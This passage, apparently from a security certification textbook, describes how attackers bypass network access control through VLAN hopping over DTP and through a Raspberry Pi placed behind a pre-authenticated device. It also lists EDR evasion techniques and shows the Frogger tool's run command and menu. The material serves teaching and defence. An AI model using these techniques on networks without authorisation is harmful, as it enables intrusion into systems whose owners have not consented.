
Some NAC bypassing techniques are as follows:

- VLAN hopping
- Using a pre-authenticated device

Endpoint security provides an extra layer of security for end-user devices such as desktops, laptops, tablets, and digital printers against malware and other cyber threats. However, attackers can employ various evasion techniques to bypass endpoint detection and response (EDR) to infect the devices with potential malware and establish command and control to maintain foothold without being detected.

Some endpoint security bypassing techniques are as follows:

- Ghostwriting
- Using application whitelisting
- XLM weaponization
- Dechaining macros
- Clearing memory hooks
- Using Metasploit templates
- Bypassing Symantec Endpoint Protection
- Hosting phishing sites
- Passing encoded commands
- Fast flux DNS method
- Timing-based evasion
- Signed binary proxy execution



Bypassing NAC using VLAN Hopping and Pre-authenticated Device

VLAN Hopping

- Attackers use VLAN hopping to gain access to a network through **Dynamic Trunking Protocol (DTP)**
- To set up a trunk with the switch, the DTP packets are forwarded by attackers by setting the switch mode to "**dynamic auto**" or "**dynamic desirable**"
- Attackers use tools such as **Frogger** to perform VLAN enumeration and hopping

Pre-authenticated Device

- Attackers gain access to an authenticated device and use that device to bypass NAC
- This device is used to log into the network and then **smuggle in network packages** from a different device
- Attackers place their device (e.g., **Raspberry Pi**) between the pre-authenticated device and the authentication server to ensure that the traffic flows through the attackers' device
- Attackers use tools such as **nac_bypass_setup.sh** and **NACkered** to bypass NAC via the pre-authenticated device

Bypassing NAC using VLAN Hopping

Attackers use VLAN hopping to gain access to a network through Dynamic Trunking Protocol (DTP). To set up a trunk with the switch, the DTP packets are forwarded by attackers by setting the switch mode to "dynamic auto" or "dynamic desirable." The established trunk creates a way for attackers to access all VLANs.

VLAN Hopping Tools


- **Frogger**

  Source: *https://github.com*

  Frogger is a simple VLAN enumeration and hopping script. It sniffs out CDP packets and extracts VTP domain name, VLAN management address, native VLAN ID, and IOS version of Cisco devices. The tool will enable a DTP trunk attack automatically. It also sniffs out and extracts all 802.1Q tagged VLAN packets within STP packets and extracts the unique IDs. It provides an auto option to auto-create a VLAN interface within the discovered network to connect to that VLAN.

  Attackers run the following command with root privileges to perform VLAN hopping and bypass NAC:

  ```
  ./frogger.sh
  ```



```
   --- Frogger - The VLAN Hopper Version 2.0 ---

---------------------------------------------------------------------------------------------------
                         ---  Main Menu - Select Option  ---
---------------------------------------------------------------------------------------------------

[1] - DTP Scan - Check if VLAN Hopping is possible (Passive Check)

[2] - DTP VLAN Hop - Run VLAN Attack on 802.1Q with CDP - (Active Attack) - Most Common Option

[3] - DTP VLAN Hop - Run VLAN Attack on 802.1Q where CDP is disabled - (Active Attack)

[4] - SNMP VLAN Hop - Run VLAN Attack using SNMP - (Active Attack)

[5] - CDP Extract - Extract just CDP device information - (Passive Check)

[6] - SNMP Extract - Extract VLAN information using SNMP - (Read-Only)

[7] - Exit script

---------------------------------------------------------------------------------------------------
[?] Enter choice: [ 1 - 7 ]
```

Figure 12.58: Screenshot of Frogger

Bypassing NAC using Pre-authenticated Device


Attackers can gain access to an authenticated device and use that device to bypass NAC. Attackers place their device (e.g., Raspberry Pi) between the pre-authenticated device and the authentication server to ensure that the traffic flows through their device.

Tools to Bypass NAC using a Pre-authenticated Device

- **nac_bypass_setup.sh**

  Source: *https://github.com*

  The basic requirement for an NAC bypass is to access a device that has already been authenticated. This device is used to log into the network and then smuggle in network packages from a different device. This involves placing the attacker's system between the network switch and the authenticated device. One way to do this is with a Raspberry Pi and two network adapters.

